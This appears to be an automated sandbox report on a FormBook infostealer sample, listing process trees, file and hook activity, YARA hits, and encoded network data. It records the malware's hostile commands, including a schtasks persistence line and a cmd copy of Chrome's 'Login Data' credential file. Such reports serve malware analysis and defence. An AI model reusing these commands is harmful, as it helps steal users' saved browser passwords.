6c 58 73 35 41 49 38 61 53 38 62 64 59 4c 49 67 62 57 71 6d 4a 39 31 6d 50 64 7a 70 30 41 4e 51 36 5a 54 42 76 79 49 6e 4f 39 63 42 74 6a 6c 46 35 30 76 78 63 51 64 6d 4f 44 4b 69 64 37 32 59 35 77 28 34 73 68 47 54 7a 30 51 37 39 4f 6f 50 75 76 64 47 42 33 34 41 43 71 63 46 4d 63 76 61 63 74 34 35 5a 62 78 79 28 46 46 6b 73 77 31 79 45 76 56 64 34 57 50 71 45 4a 52 4f 74 58 55 45 4d 63 48 34 68 52 48 54 55 4c 72 54 32 6c 54 62 33 65 61 55 6d 4a 4c 71 63 79 70 48 77 68 54 35 7a 41 41 4d 28 6c 33 38 39 59 31 78 58 4e 66 74 6e 6b 57 58 62 4f 65 52 4f 59 4c 43 48 54 6c 72 68 4d 45 30 55 39 5a 6b 50 64 57 4e 30 46 79 78 5a 76 57 71 44 74 52 Data Ascii: ATRlddL=5FgT6CaiHC(fgDs3QdeLP8re6NYIv9SZnuXZoDp6j9A19I2vUK2pza70Nh62jqI2TMZfTX KBqa2ZnnSCoiGPIxPASlnRIUe_AqxReFz8gYUfQDLv(gucOhKHqiG8WqQJ8un85VVTHsugmLSCna8D~KSFEzKhDUWf VRaRYqORAp0YaQg3zpSwLhANKxX9m0qJ4mNjhKvFq-uSHYy11xP9RL5vkjX5EMdWAiQzZHUCk8ftNjUpBT(NKKB9yt urmPuW6I0CaoE1HeLk7nnjgAdaGaZVb4hMQLXcXPbxiLC0H2r00CSCM2TvDAoAbsal1_QgoRAx~m2cZWn6UdVDlewO tDO37aTUz7w2j-2GEyNA5LrbUZNzyEq1wFGwCdf_lGlnh5QfasnGdI1Qayj7LgtUUXjEwA4-RzktyfZ7v6ytyeR2oE WopLNM6tr494sBP8WSlmm62HkqX27fLByeu4t6bjhCHs8qG-gYwhDew9i29v(UOLDTEjbN3XC_gNL89QiQhwqqm0pK VddQ1SldQNq_LqAtkywQ2DB4yBSp4s4YXUUXuImZfpnOtE2ErB1OJkNbuo(5CTIfg1gCiHgn3NNEz2OWZl4ydwckT1 S4KVjCMYEwEthXWRT5v2jz4bn8QuuGgb2JP9kUTks38oRxLjWXZALWs8vofHlyiyrHgxCtq1GnT-qmQ-zvJePDkKzt Qt6cODnkIFMV4W2Y2qRB~_nqcxxi4l9gqYvyxfrZzYlieyyiifVWqOvL~wO93fGYdMXG7W9zVqG2Pd5LjS7egLivSo O_wZ6uSRza7minDboN(Rh23QjU75GUvCCVaYH5uyIJY7IFnaMwKHIXltpmzh120kAN8CXlRmqZ1lTdy5JVvy3R711zy- s2M5GtIuNKQCTxl4i5SbISAHcGBcJS0MkPJLySmE9HBbOpMNZwFuOYX0q9(-ir7Dn-TBewUiQh4DNjQpiFP-5qNb SM8rv23xqaQHAOOGkNeVQBGGvLuCmlBqGIhicWaIrCYlozLAzmoFHMp3M8m8gtcfsunqAZ4Yb4Enc9qpRITpGPDr7x Dz(IBWrPj24sw1nK6Y(lAWiLjE72sOOPrST_lohmubeP~pv1hmVWoMEcmij_kuSjvam20UfsPm(bRJBrlXs5Al8aS8 bdYLIgbWqmJ91mPdzp0ANQ6ZTBvyInO9cBtjlF50vxcQdmODKid72Y5w(4shGTz0Q79OoPuvdGB34ACqcFMcvact45 Zbxy(FFksw1yEvVd4WPqEJROtXUEMcH4hRHTULrT2lTb3eaUmJLqcypHwhT5zAAM(l389Y1xXNftnkWXbOeROYLCHT lrhME0U9ZkPdWN0FyxZvWqDtRt0BRlPOkxMyLHMXE-bkHPkZt9dHh3MjpS2WMXAvJdUcaEubha8JlCzCpfKZcWx_KI JChdpGYQbRvFC-Mw2JxuaKHmTLOq1YpHUyMO7jmwHyqebLePOhHXzcltIB60qixw2D7hxlp4p-axE1yT9s5PGhF7AA B3uheYx27ymkVRh3w1OjcwuE3u1IbBT1~m~g5EjIq8xXyo21g9wqTuf1nUl51P88(Rs3hy3SwLgXj4bwW7~ARcqB4T SL(C0l83qfgs0fnfjzHlkC3q9RaArBRk2N1tHFfPCvWcjBBnSa3KG5R2AowE~b1OBPyTCcgiD-v8L4lZQUtS2nMeBA N_XV9D5oN4jt0Hg51C4iHAiJHcyj9h7sNEvN72~pC47wBR2ApSUL1TILDgQH8d9jKyEhZpjcAH24ooebSPx-NLrdm1 aY38vvH_rjqT0dfEBEZyph3t4gq-gFOyLud0RwemnjsQanG9IipillV9isqEB5zIBQo2F7rIqXSjn_cMSxnK8EiDyh5-K2py6qUW ZMC6cSM3H_rMzlHlwjjyjEw-hexAc-o_YVnfuGekJcSl~lgduwxeNH0OhQtu7rguiOv8UT8XL-4vcUPfX5w56-(uoR BGTdyuMcK2uiOgcfetRaNIfz0d3MNYXwihnqoUxlWXzBjTd6c3gZa8H_~cATiD(6BC06lL~NK_z6YCrh6XJWy1eLBX 0eC6o_O4HUhZ0twY5k8svvHsrCj1(FUhgKxoM8RWTly_dhrh86JDxfw5ZRnjika26noWrdv7XPo0nyfJackL52sCn4ERkyG- DitXLJq57IHZxsr16JY-eLi2ZIvtXyqzo7L_U763QQw8GCgG9SBRpsqe8uhRFCSu1LVjOt0RDmcMWTKuG1V2 AEkv4MQo417L35utE74HK0H7b2uG6le-UYAcBi1kV7VdyfxIh-J3sYkHxV1a7ojbVIPj1GEoHtGyrX7o8jTWUZjfSs 9zJ6tApCBnr34G8PwdJ_zxnQIkxk9aihLX66mHsfzMSr~C4KJB1-4mdGS_~Z3mKY5WMVSESDmuyVyCO-OeNMdZWecB PjU3pK7O7o(dUq4FWktJFzTYpHv2yBUm2Gmw06NWpr46G0lnHa6B6kNsgJORQ1Zxihagly1MjzeAH2x4rSlvyRW1Jo ocIK5UTF(xF3(Dh-sAk8J9SML4uFwRs9IesYG-WUL_nBQDak1jnBmnnS7iRX8OCWMG2gXB22o1oA~VrRvK3Yv_(_5C Ab4Em5bbO7S4XzIct6T67SrjjsmVbxnaQhN1xCON6RqOvPIky4Xt80LmO0hY4LijC4iUGWRJsbTLk36AFoXkM9GdQF 7Aurlgk5xbmFCN1hn8wiuQ9dCusk6BqsBinkhtrYpnfwVF0zkGR3kICDGszH7oc-g2RgzdVmnyV9VNVicVJq1DhPUA pen437Gaqkv-NtkitQjcTeQUDiEa5sf-j0HgBfSEe3Ss3lGk56efzzsHzxjrhT6n8pSp50MWQ5UIY3XUf5go4TFj4zyuLKB_ymRi McWTQpsa2sC3(aP9OzzZdoXH3A8WHDj7p97A7iAypqd7cZ1peqpEfJ84ED3t2LhyHhT58lUUrUixe5JLEQ8-JlazDQ fQvFvET3duhytEfQ1lrCFXkIvZO0P55D6D8wZAZoxcCnfDCv2noRtCn-P0rNCqK9gD1SXp2Ul9vDRB5OqU3NKeiLc8L- HQR0qj7W(tht(aj-k-1scCSyQdibz2a_FT~hSUDQNnqKYWFXevRyKQnBeHRUztL_Qi8FKr5MoJVg8OJ3jrmr~CLk m1xfa740Dqfv2NdTE9t3Xb1GACiHQf4grcRZqbzSJvjbd2xuADXNWeCl(_sYf200qvbUVkyG6eVO6xh5c3LSWl50Zf xExQZaNnpWd1mH3gAzabztEJrLmbDiwXNxNtj8RSSXBvhGw8g5J8XC~fsHp6R34T9mLJtR(cYKo5V5~lGBS4WZYDgH GZwh589trdoo5x5uLhX86LAConKIzfs8uBJX2498aIzY7AZSL17E(vsOpfj8TieesA99tk0Pky~uL4Qs5Cn09f~M8rfDlo0lyBpj VrV2Vr6Y0GTZSv3MGR~KynH4UbR1eGsgkkZlv0ySuHdG1_QAitSY54xy28lE(vKlgZVnGPQbK7l8qfvv8NNsI4M_lH 6bYCTpP42H9VJuaNUiOOBj9PIAkHtg4zw6yRpnQOBqVCqsByQ3CVS7XIEGXuhcx-p3AilXqZfbw5wdTV5x~KIz21dNOxK- 3UM_J-2UZ2G-Ozqba6zWnexnXuOmO4QjD28B2HxwBU5umtLS9pM0BILat1sALLe0M2ALpmJ-7aZXBuFP(M4uxa

Timestamp	kBytes transferred	Direction	Data
			Ql0APsiiIQX60UB6WAA0OXrJ10pLXt12iUiQeOVS671oYP0sAxwrz0VbBON-kWogbZbueIZODcFzgJz07jqKXYWLYD DUw_T2LdY5b_0OCJnRefiPoXJz(Xlcjugz(Q~4yRDRyBnlkR9QqxWrCi992CSnCj0NBJMNmPVkwSW6Zb0LGsEHTggZ s1PNMQbQwtPeppTWun4MobxHqOUuKokx3tHq(I(7zSPHD5kMeAEh7YgPF3TjTqyBZsEGymANGuBnbHO4nXWHojoekh sZ0gVUcp5QkVYPB5igUerXjA9Lts47D-vVcH9ToUw2KsSrkVwFI_9lmwGkQunv4V8EiqJZDF(I42XiCB2uNdCV8h0j d7KHEdQqWqygHTbl7Z
May 4, 2021 18:26:41.486233950 CEST	6589	IN	HTTP/1.1 404 Not Found Date: Tue, 04 May 2021 16:26:41 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close X-Sorting-Hat-PodId: 173 X-Sorting-Hat-ShopId: 46709997723 Vary: Accept-Encoding X-Frame-Options: DENY X-ShopId: 46709997723 X-ShardId: 173 Content-Language: en X-Shopify-Generated-Cart-Token: e37ff8432465d50d88acd9b72d30f13b Cache-Control: no-store Vary: Accept Set-Cookie: cart_currency=USD; path=/; expires=Tue, 18 May 2021 16:26:41 GMT; SameSite=Lax X-Shopify-Stage: production Content-Security-Policy: frame-ancestors 'none'; report-uri /csp-report?source%5Baction%5D=not_found&source%5Bapp%5D=Shopify&source%5Bcontroller%5D=storefront_section%2Fshop&source%5Bsection%5D=storefront&source%5Buuid%5D=b459ded8-5ded-4b9c-be11-930ac33ea5b2 X-Content-Type-Options: nosniff X-Download-Options: noopen X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block; report=/xss-report?source%5Baction%5D=not_found&source%5Bapp%5D=Shopify&source%5Bcontroller%5D=storefront_section%2Fshop&source%5Bsection%5D=storefront&source%5Buuid%5D=b459ded8-5ded-4b9c-be11-930ac33ea5b2 X-Dc: gcp-us-central1,gcp-us-east1,gcp-us-east1 Content-Encoding: gzip X-Request-ID: b459ded8-5ded-4b9c-be11-930ac33ea5b2 set-cookie: cart_sig=498e229ed1749342e9bf19108c8e41a2; path=/; expir Data Raw: Data Ascii:

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes


Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x80 0x0E 0xEC
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x88 0x8E 0xEC
GetMessageW	INLINE	0x48 0x8B 0xB8 0x88 0x8E 0xEC
GetMessageA	INLINE	0x48 0x8B 0xB8 0x80 0x0E 0xEC

Statistics

Behavior

● MOe7vYpWXW.exe
● schtasks.exe



Click to jump to process

System Behavior

Analysis Process: MOe7vYpWXW.exe PID: 6820 Parent PID: 5972

General

Start time:	18:24:46
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\MOe7vYpWXW.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\MOe7vYpWXW.exe'
Imagebase:	0x650000
File size:	723456 bytes
MD5 hash:	106ADA585DF884B13CD6A8A71E404C78
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.683105402.0000000003AD9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.683105402.0000000003AD9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.683105402.0000000003AD9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.681851207.0000000002B4C000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3ACF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3ACF06	unknown
C:\Users\user\AppData\Roaming\fendlKCsOIoiN.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6C1FDD66	CopyFileW
C:\Users\user\AppData\Roaming\fendlKCsOIoiN.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6C1FDD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpC79C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6C1F7038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\MOe7vYpWXW.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D6BC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpC79C.tmp	success or wait	1	6C1F6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\fendlKCsOIoiN.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 04 2d 91 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 be 0a 00 00 4a 00 00 00 00 00 00 f2 dc 0a 00 00 20 00 00 00 e0 0a 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode....$.......PE..L....- .`..............P......J........... ........@.. .......................` ....@................	success or wait	3	6C1FDD66	CopyFileW
C:\Users\user\AppData\Roaming\fendlKCsOIoiN.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6C1FDD66	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpC79C.tmp	unknown	1646	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationIn	success or wait	1	6C1F1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\MOe7vYpWXW.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6D6BC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D385705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D385705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2E03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D38CA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2E03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2E03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2E03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2E03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D385705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D385705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C1F1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C1F1B4F	ReadFile

Analysis Process: schtasks.exe PID: 7132 Parent PID: 6820

General

Start time:	18:24:57
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\fendlKCsOIoiN' /XML 'C:\Users\user\AppData\Local\Temp\tmpC79C.tmp'
Imagebase:	0x220000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpC79C.tmp	unknown	2	success or wait	1	22AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmpC79C.tmp	unknown	1647	success or wait	1	22ABD9	ReadFile

Analysis Process: conhost.exe PID: 7140 Parent PID: 7132

General

Start time:	18:24:58
Start date:	04/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: MOe7vYpWXW.exe PID: 1740 Parent PID: 6820

General

Start time:	18:24:58
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\MOe7vYpWXW.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\MOe7vYpWXW.exe
Imagebase:	0x100000
File size:	723456 bytes
MD5 hash:	106ADA585DF884B13CD6A8A71E404C78
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: MOe7vYpWXW.exe PID: 5940 Parent PID: 6820

General

Start time:	18:24:59
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\MOe7vYpWXW.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\MOe7vYpWXW.exe
Imagebase:	0x990000
File size:	723456 bytes
MD5 hash:	106ADA585DF884B13CD6A8A71E404C78
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.733752861.00000000010D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.733752861.00000000010D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.733752861.00000000010D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.733501638.00000000010A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.733501638.00000000010A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.733501638.00000000010A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.727145278.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.727145278.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.727145278.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A017	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 5940

General

Start time:	18:25:01
Start date:	04/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\2N30OA8F\2N3logri.ini	0	40	success or wait	3	DBA3E24	NtReadFile
C:\Users\user\AppData\Roaming\2N30OA8F\2N3logrg.ini	0	38	success or wait	3	DBA3E24	NtReadFile
C:\Users\user\AppData\Roaming\2N30OA8F\2N3logrv.ini	0	210	success or wait	3	DBA3E24	NtReadFile
C:\Users\user\AppData\Roaming\2N30OA8F\2N3logim.jpeg	0	107049	success or wait	3	DBA3E24	NtReadFile

Analysis Process: autochk.exe PID: 6720 Parent PID: 3424

General

Start time:	18:25:18
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\autochk.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autochk.exe
Imagebase:	0xa30000
File size:	871424 bytes
MD5 hash:	34236DB574405291498BCD13D20C42EB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: systray.exe PID: 6808 Parent PID: 3424

General

Start time:	18:25:19
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\systray.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\systray.exe

Imagebase:	0x1240000
File size:	9728 bytes
MD5 hash:	1373D481BE4C8A6E5F5030D2FB0A0C68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.919281681.0000000000E00000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.919281681.0000000000E00000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.919281681.0000000000E00000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.918719322.00000000006E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.918719322.00000000006E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.918719322.00000000006E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.919250262.0000000000DD0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.919250262.0000000000DD0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.919250262.0000000000DD0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	6FA017	NtReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 6844 Parent PID: 6808

General

Start time:	18:25:26
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c copy 'C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data' 'C:\Users\user\AppData\Local\Temp\DB1' /V
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
